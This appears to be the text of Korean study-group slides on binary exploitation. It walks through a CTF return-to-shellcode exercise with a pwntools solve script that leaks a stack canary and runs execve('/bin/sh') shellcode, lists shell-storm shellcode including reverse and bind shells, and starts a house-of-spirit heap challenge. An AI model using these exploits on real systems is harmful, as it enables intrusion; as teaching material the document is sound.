Arch:          amd64-64-little
RELRO:         Full RELRO
Stack:         Canary found ← canary 적용
NX:            NX unknown - GNU_STACK missing ← stack 영역 실행 가능
PIE:           PIE enabled
Stack:         Executable
RWX:           Has RWX segments
```

Return to Shellcode - 문제

```
#include <stdio.h>
#include <unistd.h>

void init() {
    setvbuf(stdin, 0, 2, 0);
    setvbuf(stdout, 0, 2, 0);
}

int main() {
    char buf[0x50];

    init();

    printf("Address of the buf: %p\n", buf);
    printf("Distance between buf and $rbp: %ld\n",
           (char*)__builtin_frame_address(0) - buf);

    printf("[1] Leak the canary\n");
    printf("Input: ");
    fflush(stdout);

    read(0, buf, 0x100);
    printf("Your input is '%s'\n", buf);

    puts("[2] Overwrite the return address");
    printf("Input: ");
    fflush(stdout);
    gets(buf);

    return 0;
}
```

Return to Shellcode

```
pwndbg> r
Starting program: /mnt/c/Users/grail/Downloads/r2s/r2s
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Address of the buf: 0x7fffffffdfb0
Distance between buf and $rop: 96
[1] Leak the canary
Input:
Breakpoint 1, 0x0000555555400967 in main ()
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA

[ REGISTERS / show-flags off / show-compact-regs off ]-
RAX 0x7fffffffdfb0 -> 0x555555400040 <- 0x4000000006
RBX 0
RCX 0xc00
RDX 0x100
RDI 0
RSI 0x7fffffffdfb0 -> 0x555555400040 <- 0x4000000006
R8 7
R9 0x7fffffffbd26 <- 0x30d8fae5a7000000
R10 0x555555400ab8 <- outsb dx, byte ptr [rsi] /* 'Input: ' */
R11 0x246
R12 0x7fffffffef128 -> 0x7fffffffef3b1 <- '/mnt/c/Users/grail/Downloads/r2s/r2s'
R13 0x5555554008cd (main) <- push rbp
R14 0
R15 0x7ffff7ffdf040 (_rtld_global) -> 0x7ffff7ffde2e0 -> 0x555555400000 <- jg 0x555555400047
RBP 0x7fffffffef010 <- 1
RSP 0x7fffffffdfb0 -> 0x555555400040 <- 0x4000000006
RIP 0x555555400967 (main+154) <- call read@plt

[ DISASM / x86-64 / set emulate on ]-
> 0x555555400967 <main+154> call read@plt <read@plt>
    fd: 0 (/dev/pts/2)
    buf: 0x7fffffffdfb0 -> 0x555555400040 <- 0x4000000006
    nbytes: 0x100
```

Return to Shellcode

```
pwndbg> tele $rsi
00:0000 | rax rsi rsp 0x7fffffffdfb0 -> 0x555555400040 ← 0x4000000006
01:0008 | -058 0x7fffffffdfb8 -> 0x7ffff7fe283c (_dl_sysdep_start+1020) ← mov rax, qword ptr [rsp + 0x58]
02:0010 | -050 0x7fffffffdfc0 ← 0x6f0
03:0018 | -048 0x7fffffffdfc8 -> 0x7ffffffe399 ← 0xa9a29679851e7d65
04:0020 | -040 0x7fffffffdfd0 -> 0x7ffff7fc1000 ← jg 0x7ffff7fc1047
05:0028 | -038 0x7fffffffdfd8 ← 0x10101000000
06:0030 | -030 0x7fffffffdfde0 ← 2
07:0038 | -028 0x7fffffffdfde8 ← 0x1f8bfbff
pwndbg>
08:0040 | -020 0x7fffffffdfdf0 -> 0x7ffffffe3a9 ← 0x34365f363878 /* 'x86_64' */
09:0048 | -018 0x7fffffffdfdf8 ← 0x64 /* 'd' */
0a:0050 | -010 0x7ffffffe000 ← 0x1000
0b:0058 | -008 0x7ffffffe008 ← 0xa9a29679851e7d00 ← canary - sfp(현재 rbp) 앞에 있음
0c:0060 | rbp 0x7ffffffe010 ← 1
0d:0068 | +008 0x7ffffffe018 -> 0x7ffff7c29d90 (__libc_start_call_main+128) ← mov edi, eax
0e:0070 | +010 0x7ffffffe020 ← 0
0f:0078 | +018 0x7ffffffe028 -> 0x5555554008cd (main) ← push rbp
```

Return to Shellcode

```
pwndbg> c
Continuing.
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Your input is 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
}y'
[2] Overwrite the return address
Input: |
```

< 입력을 a*88+ '\n' 으로 준 상황 >

\n 다음 canary가 출력됨
랜덤 바이트를 ascii 코드로 해석해서 이상한 문자들이 출력됨

Return to Shellcode

[illegible]

Return to Shellcode

```
grail@siftlab-grail:/mnt/c/Users/grail/Downloads/r2s$ ./sol.py
#!/usr/bin/env python3

from pwn import *

context.arch = 'amd64'

r = process('./r2s')

r.recvuntil(b'buf: ')
buf_addr = int(r.recvline(), 16)
info('buf addr: ' + hex(buf_addr))

payload = b'a' * 88 + b'b'
r.sendafter(b'Input: ', payload)

r.recvuntil(payload)
canary = u64(b'\0' + r.recv(7))
info('canary: ' + hex(canary))

pause()

payload = asm(shellcraft.execve('/bin/sh'))
payload += b'a' * (88 - len(payload))
payload += p64(canary)
payload += p64(0)
payload += p64(buf_addr)
r.sendlineafter(b'Input: ', payload)

r.interactive()
"sol.py" 29L, 537B

grail@siftlab-grail:/mnt/c/Users/grail/Downloads/r2s$ ./sol.py
[+] Starting local process './r2s': pid 2822
[*] buf addr: 0x7ffdf83776a0
[*] canary: 0x4d2a878ddb99c500
[*] Paused (press any to continue)
[*] Switching to interactive mode
$
```

Annotations:

- shellcraft 사용 시 꼭 환경에 맞게 지정해줘야 함
- shellcode가 쓰이는 주소
- canary의 NULL 바이트를 덮었으므로 7바이트만 읽고 '\0' 추가

```
*RAX 0x7ffdf83776a0 ← 0x10101010101b848
*RBX 0
*RCX 0x75bc39e1aaa0 (_IO_2_1_stdin_) ← 0xfbad208b
*RDY 1
*RDI 0x75bc39e1ca80 (_IO_stdfile_0_lock) ← 0
*RSI 1
*R8 0
*R9 0
R10 0x56fe0da00ab8 ← outsb dx, byte ptr [rsi] /* 'Input: ' */
R11 0x246
*R12 0x7ffdf8377818 → 0x7ffdf83793ab ← 0x4853007332722f2e /* './r2s' */
*R13 0x56fe0da008cd (main) ← push rbp
*R14 0
*R15 0x75bc39fd0040 (_rtld_global) → 0x75bc39fd12e0 → 0x56fe0da00000 ← jg 0x56fe0da00047
*RRP 0x7ffdf8377700 ← 0
*RSP 0x7ffdf83776a0 ← 0x10101010101b848
*RIP 0x56fe0da009c1 (main+244) ← mov eax, 0

[ DISASM / x86-64 / set emulate on ]
> 0x56fe0da009c1 <main+244> mov eax, 0 EAX => 0
0x56fe0da009c6 <main+249> mov rcx, qword ptr [rbp - 8] RCX, [0x7ffdf83776f8] => 0x
4d2a878ddb99c500
0x56fe0da009ca <main+253> xor rcx, qword ptr fs:[0x28] RCX => 0 (0x4d2a878ddb99c500)
0 ^ 0x4d2a878ddb99c500
0x56fe0da009d3 <main+262> ✓je main+269 <main+269>
↓
0x56fe0da009da <main+269> leave
0x56fe0da009db <main+270> ret <0x7ffdf83776a0>
↓
0x7ffdf83776a0 movabs rax, 0x1010101010101 RAX => 0x101010101010101
0x7ffdf83776aa push rax
0x7ffdf83776ab movabs rax, 0x169722e6f68632e RAX => 0x169722e6f68632e
0x7ffdf83776b5 xor qword ptr [rsp], rax [0x7ffdf8377708] => 0x68732
f6e69622f (0x101010101010101 ^ 0x169722e6f68632e)
0x7ffdf83776b9 mov rdi, rsp RDI => 0x7ffdf8377708 ← 0x
68732f6e69622f /* '/bin/sh' */

[ STACK ]
00:0000|rax rsp 0x7ffdf83776a0 ← 0x10101010101b848
01:0008|-058 0x7ffdf83776a8 ← 0x68632eb848500101
02:0010|-050 0x7ffdf83776b0 ← 0x431480169722e6f
03:0018|-048 0x7ffdf83776b8 ← 0xf631d231e7894824
04:0020|-040 0x7ffdf83776c0 ← 0x616161050f583b6a
05:0028|-038 0x7ffdf83776c8 ← 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa'
... ↓ 2 skipped

[ BACKTRACE ]
> 0 0x56fe0da009c1 main+244
1 0x7ffdf83776a0 None
2 0x0 None

pwndbg>
```

Shellcode

```
grail@siftlab-grail: /mnt/c/Use × + v
#!/usr/bin/env python3

from pwn import *

context.arch = 'amd64'


sh = shellcraft.execve('/bin/sh')
print(sh)

bsh = asm(sh)
print(bsh)
```

```
grail@siftlab-grail: /mnt/c/Users/grail/Downloads/r2s$ ./tmp.py
/* execve(path='/bin/sh', argv=0, envp=0) */
/* push b'/bin/sh\x00' */
mov rax, 0x101010101010101
push rax
mov rax, 0x101010101010101 ^ 0x68732f6e69622f
xor [rsp], rax
mov rdi, rsp
xor edx, edx /* 0 */
xor esi, esi /* 0 */
/* call execve() */
push SYS_execve /* 0x3b */
pop rax
syscall

b'H\xb8\x01\x01\x01\x01\x01\x01\x01\x01PH\xb8.cho.ri\x01H1\x04$H\x89\xe71\xd21\xf6j;X\x0f\x05'
```


Shellcode - 사이트



Shellcodes database for shellcode

shell-storm.org/shellcode/index.html

- Linux/RISC-V64 - execve("/bin/sh", NULL, 0) - 34 bytes by Christina Quast
- Intel x86-64**
 - Linux/x86-64 - execve("/bin/bash",{NULL},{NULL}) - 24 bytes by Joao
 - Linux/x86-64 - Dynamic null-free reverse TCP shell - 65 bytes by Philippe Dugre
 - Linux/x86-64 - execveat("/bin//sh") - 29 bytes by ZadYree, vaelio and DaShrooms
 - Linux/x86-64 - Add map in /etc/hosts file - 110 bytes by Osanda Malith Jayathissa
 - Linux/x86-64 - Connect Back Shellcode - 139 bytes by MadMouse
 - Linux/x86-64 - access() Egghunter - 49 bytes by Doreth.Z10
 - Linux/x86-64 - Shutdown - 64 bytes by Keyman
 - Linux/x86-64 - Read password - 105 bytes by Keyman
 - Linux/x86-64 - Password Protected Reverse Shell - 136 bytes by Keyman
 - Linux/x86-64 - Password Protected Bind Shell - 147 bytes by Keyman
 - Linux/x86-64 - Add root - Polymorphic - 273 bytes by Keyman
 - Linux/x86-64 - Bind TCP stager with egghunter - 157 bytes by Christophe G
 - Linux/x86-64 - Add user and password with open,write,close - 358 bytes by Christophe G
 - Linux/x86-64 - Add user and password with echo cmd - 273 bytes by Christophe G
 - Linux/x86-64 - Read /etc/passwd - 82 bytes by Mr.Un1k0d3r
 - Linux/x86-64 - shutdown -h now - 65 bytes by Osanda Malith Jayathissa
 - Linux/x86-64 - TCP Bind 4444 with password - 173 bytes by Christophe G
 - Linux/x86-64 - TCP reverse shell with password - 138 bytes by Andriy Brukhovetsky
 - Linux/x86-64 - TCP bind shell with password - 175 bytes by Andriy Brukhovetsky
 - Linux/x86-64 - Reads data from /etc/passwd to /tmp/outfile - 118 bytes by Chris Higgins
 - Linux/x86-64 - shell bind TCP random port - 57 bytes by Geyslan G. Bem
 - Linux/x86-64 - TCP bind shell - 150 bytes by Russell Willis
 - Linux/x86-64 - Reverse TCP shell - 118 bytes by Russell Willis
 - Linux/x86-64 - add user with passwd - 189 bytes by 0_o
 - Linux/x86-64 - execve(/sbin/iptables, [/sbin/iptables, -F], NULL) - 49 bytes by 10n1z3d
 - Linux/x86-64 - Execute /bin/sh - 27 bytes by Dad`
 - Linux/x86-64 - bind-shell with netcat - 131 bytes by Gaussillusion
 - Linux/x86-64 - connect back shell with netcat - 109 bytes by Gaussillusion



Linux/x86-64 - execve("/bin/b: x +

shell-storm.org/shellcode/files/shellcode-909.html

```
.intel_syntax noprefix

#execve("/bin/bash",{NULL},{NULL})

.text
.global _start
_start:
    mov rax, 0x68732f6e69622f
    push rax
    push rsp
    pop rdi
    xor eax, eax
    push rax
    mov al, 59
    push rsp
    pop rdx
    push rsp
    pop rsi
    syscall

# as -o sc.o sc.s
# objcopy -O binary -j .text sc.o sc.bin
# xxd -i -n sc sc.bin

# unsigned char sc[] = {
#     0x48, 0xb8, 0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x73, 0x68, 0x00, 0x50, 0x54,
#     0x5f, 0x31, 0xc0, 0x50, 0xb0, 0x3b, 0x54, 0x5a, 0x54, 0x5e, 0x0f, 0x05
# };
# unsigned int sc_len = 24;
```

Return to Shellcode

```
pwndbg>
0x000056fe0da009d3 in main ()
RAX 0
RBX 0
*RCX 0
RDX 1
RDI 0x75bc39e1ca80 (_IO_stdfile_0_lock) ← 0
RSI 1
R8 0
R9 0
R10 0x56fe0da00ab8 ← outsb dx, byte ptr [rsi] /* 'Input: ' */
R11 0x246
R12 0x7ffdf8377818 → 0x7ffdf83793ab ← 0x4853007332722f2e /* './r2s' */
R13 0x56fe0da008cd (main) ← push rbp
R14 0
R15 0x75bc39fd0040 (_rtld_global) → 0x75bc39fd12e0 → 0x56fe0da00000 ← jg 0x56fe0da00047
RBP 0x7ffdf8377700 ← 0
RSP 0x7ffdf83776a0 ← 0x10101010101b848
*RIP 0x56fe0da009d3 (main+262) ← je main+269
[ DISASM / x86-64 / set emulate on ]
b+ 0x56fe0da009c1 <main+244> mov    eax, 0 EAX => 0
0x56fe0da009c6 <main+249> mov    rcx, qword ptr [rbp - 8] RCX, [0x7ffdf83776f8] => 0x
4d2a878ddb99c500
0x56fe0da009ca <main+253> xor    rcx, qword ptr fs:[0x28] RCX => 0 (0x4d2a878ddb99c500)
0 ^ 0x4d2a878ddb99c500)
> 0x56fe0da009d3 <main+262> ✓je    main+269 ← canary 검사 통과 n+269>
↓
0x56fe0da009da <main+269> leave
0x56fe0da009db <main+270> ret <0x7ffdf83776a0>
↓
0x7ffdf83776a0 movabs rax, 0x101010101010101 RAX => 0x101010101010101
0x7ffdf83776aa push  rax
0x7ffdf83776ab movabs rax, 0x169722e6f68632e RAX => 0x169722e6f68632e
0x7ffdf83776b5 xor    qword ptr [rsp], rax [0x7ffdf8377708] => 0x68732
f6e69622f (0x101010101010101 ^ 0x169722e6f68632e)
0x7ffdf83776b9 mov    rdi, rsp RDI => 0x7ffdf8377708 ← 0x
68732f6e69622f /* '/bin/sh' */
```

Return to Shellcode

```
pwndbg> tele 0x7ffdf83776a0
00:0000 rip 0x7ffdf83776a0 ← 0x10101010101b848
01:0008 0x7ffdf83776a8 ← 0x68632eb848500101
02:0010 0x7ffdf83776b0 ← 0x431480169722e6f
03:0018 0x7ffdf83776b8 ← 0xf631d231e7894824
04:0020 0x7ffdf83776c0 ← 0x616161050f583b6a
05:0028 0x7ffdf83776c8 ← 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa'
... ↓ 2 skipped
pwndbg>
08:0040 0x7ffdf83776e0 ← 'aaaaaaaaaaaaaaaaaaaaaaaaaaaa'
... ↓ 2 skipped
0b:0058 0x7ffdf83776f8 ← 0x4d2a878ddb99c500
0c:0060 0x7ffdf8377700 ← 0
0d:0068 0x7ffdf8377708 → 0x7ffdf83776a0 ← 0x10101010101b848
0e:0070 rsp 0x7ffdf8377710 ← 0
0f:0078 0x7ffdf8377718 → 0x56fe0da008cd (main) ← push
```

```
pwndbg> x/10i 0x7ffdf83776a0
```

```
=> 0x7ffdf83776a0: movabs rax,0x101010101010101
0x7ffdf83776aa: push rax
0x7ffdf83776ab: movabs rax,0x169722e6f68632e
0x7ffdf83776b5: xor QWORD PTR [rsp],rax
0x7ffdf83776b9: mov rdi,rsp
0x7ffdf83776bc: xor edx,edx
0x7ffdf83776be: xor esi,esi
0x7ffdf83776c0: push 0x3b
0x7ffdf83776c2: pop rax
0x7ffdf83776c3: syscall
```

Pointer

x	x+1	x+2	x+3	x+4	x+5	x+6	x+7
5F	5E	5A	58	0F	05	00	00

little endian 환경으로 가정

Pointer

x	x+1	x+2	x+3	x+4	x+5	x+6	x+7
5F	5E	5A	58	0F	05	00	00

`*(char *)x = 0x5F`

Pointer

x	x+1	x+2	x+3	x+4	x+5	x+6	x+7
5F	5E	5A	58	0F	05	00	00

`*(char *)x = 0x5F`

`*(short *)x = 0x5E5F`

Pointer

x	x+1	x+2	x+3	x+4	x+5	x+6	x+7
5F	5E	5A	58	0F	05	00	00

`*(char *)x = 0x5F`

`*(short *)x = 0x5E5F`

`*(int *)x = 0x585A5E5F`

Pointer

x	x+1	x+2	x+3	x+4	x+5	x+6	x+7
5F	5E	5A	58	0F	05	00	00

`*(char *)x = 0x5F`

`*(short *)x = 0x5E5F`

`*(int *)x = 0x585A5E5F`

`*(long long *)x = 0x050F585A5E5F`

Pointer

x	x+1	x+2	x+3	x+4	x+5	x+6	x+7
5F	5E	5A	58	0F	05	00	00

`*(char *)x = 0x5F`

`*(short *)x = 0x5E5F`

`*(int *)x = 0x585A5E5F`

`*(long long *)x = 0x050F585A5E5F`

```
gdb> x/5i x
```

```
0: 0x5F          pop rdi
```


```
1: 0x5E          pop rsi
```

```
2: 0x5A          pop rdx
```

```
3: 0x58          pop rax
```

```
4: 0x0F 0x05     syscall
```

데이터 해석



16진수: 0x5F

10진수: 95

문자: '_'

어셈블리어: pop rdi

과제

- 필수 과제 1: Dreamhack - [Return to Library](#) 풀기
- 선택 과제 1: Dreamhack - [Platform 9½](#) 풀기



HACKHU



pwnable 스터디 4주차

멘토: 윤성배

pwnable 스터디 3주차 recap

- stack BOF를 이용한 Return Address Overwrite를 완화하기 위해서 만들어진 보호 기법
- stack frame에서 sfp 앞에 랜덤 값을 두어 함수 종료 시 그 값이 변하지 않았는지 확인함
- canary(랜덤 값)의 8바이트 중 최하위 바이트는 항상 $\backslash0$ (NULL)임

pwnable 스터디 4주차 - heap exploit

- Write Primitive 획득
 - `tcache`, `fastbin`의 FD를 조작하여 AAW(Arbitrary Address Write)
- Where, What
 - `unsorted bin`을 통해 libc base leak, `freed chunk`를 통해 heap base leak
- Bypass Mitigation
 - decrypt `safe linking`, `fastbin size`, `tcache counts`, address `alignment`
- Keywords
 - `UAF`(Use After Free), `DFB`(Double Free Bug), `heap BOF`

pwnable 스터디 4주차 - heap exploit

- libc 버전에 따라 사용할 수 있는 기법들이 달라짐
 - glibc 2.27 - Ubuntu 18.04
 - glibc 2.31 - Ubuntu 20.04
 - glibc 2.35 - Ubuntu 22.04
 - glibc 2.39 - Ubuntu 24.04
- 버전별 다양한 heap exploit 기법 PoC 사이트 - [how2heap](https://how2heap.github.io/)

house_of_spirit

문제 설명

Description

이 문제는 작동하고 있는 서비스(house_of_spirit)의 바이너리와 소스코드가 주어집니다.
House of Spirit 공격 기법을 이용한 익스플로잇을 작성하여 셸을 획득한 후, "flag" 파일을 읽으세요.
"flag" 파일의 내용을 워게임 사이트에 인증하면 점수를 획득할 수 있습니다.
플래그의 형식은 DH{...} 입니다.

Environment

```
Ubuntu 18.04
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```



Reference

[Tcache House of Spirit](#)

Translate

4 LEVEL 4

house_of_spirit

pwnable

1488 427 2020.05.11. 00:00:00

풀이 Tip

'System Hacking' Path를 수강하면, 이 문제를 풀 확률이 높아져요.

지금 이론부터 학습하고, 문제 풀이에 성공해 보세요!

[이 Path 보러가기 >](#)

출제자 정보



Dreamhack

Dreamhack official account

house_of_spirit

```
void get_shell() {  
    execve("/bin/sh", NULL, NULL);  
}
```

```
int main() {  
    char name[32];  
    int idx, i, size = 0;  
    long addr = 0;  
  
    initialize();  
    memset(name, 0, sizeof(name));  
    printf("name: ");  
    read(0, name, sizeof(name)-1);  
  
    printf("%p: %s\n", name, name);  
}
```

house_of_spirit

- 1번 메뉴: create
 - 최대 11개의 청크 생성 가능
 - 원하는 size만큼 할당 후 read
- 2번 메뉴: delete
 - 원하는 주소 free
- 3번 메뉴: exit
 - main 함수 종료

```
while(1) {
    printf("1. create\n");
    printf("2. delete\n");
    printf("3. exit\n");
    printf("> ");

    scanf("%d", &idx);

    switch(idx) {
        case 1:
            if(i > 10) {
                return -1;
            }
            printf("Size: ");
            scanf("%d", &size);

            ptr[i] = malloc(size);

            if(!ptr[i]) {
                return -1;
            }
            printf("Data: ");
            read(0, ptr[i], size);
            i++;
            break;
        case 2:
            printf("Addr: ");
            scanf("%ld", &addr);

            free(addr);
            break;
        case 3:
            return 0;
        default:
            break;
    }
}

return 0;
```

Docker 사용 방법 - pwn_env

Ubuntu 18.04	2.27- 3ubuntu1.6	docker pull roderickchan/debug_pwn_env:18.04- 2.27-3ubuntu1.6-20230213	1. root/root 2. roderick	Archived
-----------------	---------------------	--	-----------------------------	----------

```
grail@siftlab-grail:~$ sudo docker pull roderickchan/debug_pwn_env:18.04-2.27-3ubuntu1.6-20230213
18.04-2.27-3ubuntu1.6-20230213: Pulling from roderickchan/debug_pwn_env
72d9f18d70f3: Pull complete
85fa5d5ffdb: Pull complete
0d266d81ebbc: Pull complete
ddba4e92fe00: Pull complete
41709235d0d8: Pull complete
5d2409429aab: Pull complete
2b415eebd180: Pull complete
ad0bf1ad093b: Pull complete
7eafe632bf4a: Pull complete
ee655192285f: Pull complete
c592e187920b: Pull complete
8c3692c128a0: Pull complete
c48968d6e725: Pull complete
13853572de3c: Pull complete
819bbc9de507: Pull complete
641d6f1a0663: Pull complete
015eeaf2dd25: Pull complete
4ea723f3681d: Pull complete
0a2b1a42a162: Pull complete
Digest: sha256:2ce0acd213db390e431ca272331d8ca5c732d23af41608e730f0268ea64e6783
Status: Downloaded newer image for roderickchan/debug_pwn_env:18.04-2.27-3ubuntu1.6-20230213
docker.io/roderickchan/debug_pwn_env:18.04-2.27-3ubuntu1.6-20230213
```

Docker 사용 방법

```
grail@siftlab-grail:/mnt/c/Users/grail/Downloads/house_of_spirit$ sudo docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
planner              latest             e1798904e474       5 days ago        138MB
ubuntu              24.04             493218ed0f40       3 weeks ago       78.1MB
ubuntu              <none>            fec8bfd95b54       15 months ago     78.1MB
roderickchan/debug_pwn_env 18.04-2.27-3ubuntu1.6-20230213 c4835e266e36       2 years ago       1.56GB
grail@siftlab-grail:/mnt/c/Users/grail/Downloads/house_of_spirit$ sudo docker run -it -d -v ./app c48
6d261c450602b11ca5e8f1a03a3e9296cac604b53325bb66ed6b70e3ab62f582
grail@siftlab-grail:/mnt/c/Users/grail/Downloads/house_of_spirit$ sudo docker exec -it -u root 6d2 bash
root@6d261c450602:/home/roderick# cd /app
root@6d261c450602:/app# ls
house_of_spirit  house_of_spirit.c
root@6d261c450602:/app# |
```

house_of_spirit - 문제

```
root@6d261c450602:/app# ./house_of_spirit
name: grail
0x7ffc87e4b660: grail
```

```
from pwn import *  
  
r = process('./house_of_spirit')  
  
sla = lambda x, y: r.sendlineafter(x, y)  
sa = lambda x, y: r.sendafter(x, y)  
  
name = b'grail'  
sa(b'name: ', name)  
stack_addr = int(r.recvuntil(b':', drop=True), 16)  
info('stack: ' + hex(stack_addr))  
  
r.interactive()  
~  
~  
~  
~  
~  
~  
~  
~  
~  
~  
~  
~
```

"sol.py" [New] 13L, 269C written

```
root@6d261c450602:/app# python3 sol.py  
[+] Starting local process './house_of_spirit': pid 147  
[*] stack: 0x7ffd840420a0  
[*] Switching to interactive mode  
grail  
1. create  
2. delete  
3. exit  
> $ █
```

house_of_spirit

```
pwndbg> r
Starting program: /app/house_of_spirit
warning: Error disabling address space randomization: Operation not permitted
name: grail
0x7ffc5bfa250: grail

1. create
2. delete
3. exit
> 1
Size: 10
Data: abc
1. create
2. delete
3. exit
> 2
Addr: 123 아무 주소를 해제하면 당연히 오류가 발생함

Program received signal SIGSEGV, Segmentation fault.
__GI___libc_free (mem=0x7b) at malloc.c:3113
3113 malloc.c: No such file or directory.
```

house_of_spirit

그럼 아무 주소인지 아닌지 어떻게 확인하는데?

glibc 2.27 free

×

AI 모드 전체 쇼핑 동영상 이미지 짧은 동영상 뉴스 더보기 도구

 Bootlin Elixir
<https://elixir.bootlin.com> > glibc > malloc > malloc

[malloc.c - malloc/malloc.c - Glibc source code glibc-2.27](#)

This is a version (aka ptmalloc2) of **malloc/free/realloc** written by Doug Lea and adapted to multiple threads/arenas by Wolfram Gloger.

house_of_spirit

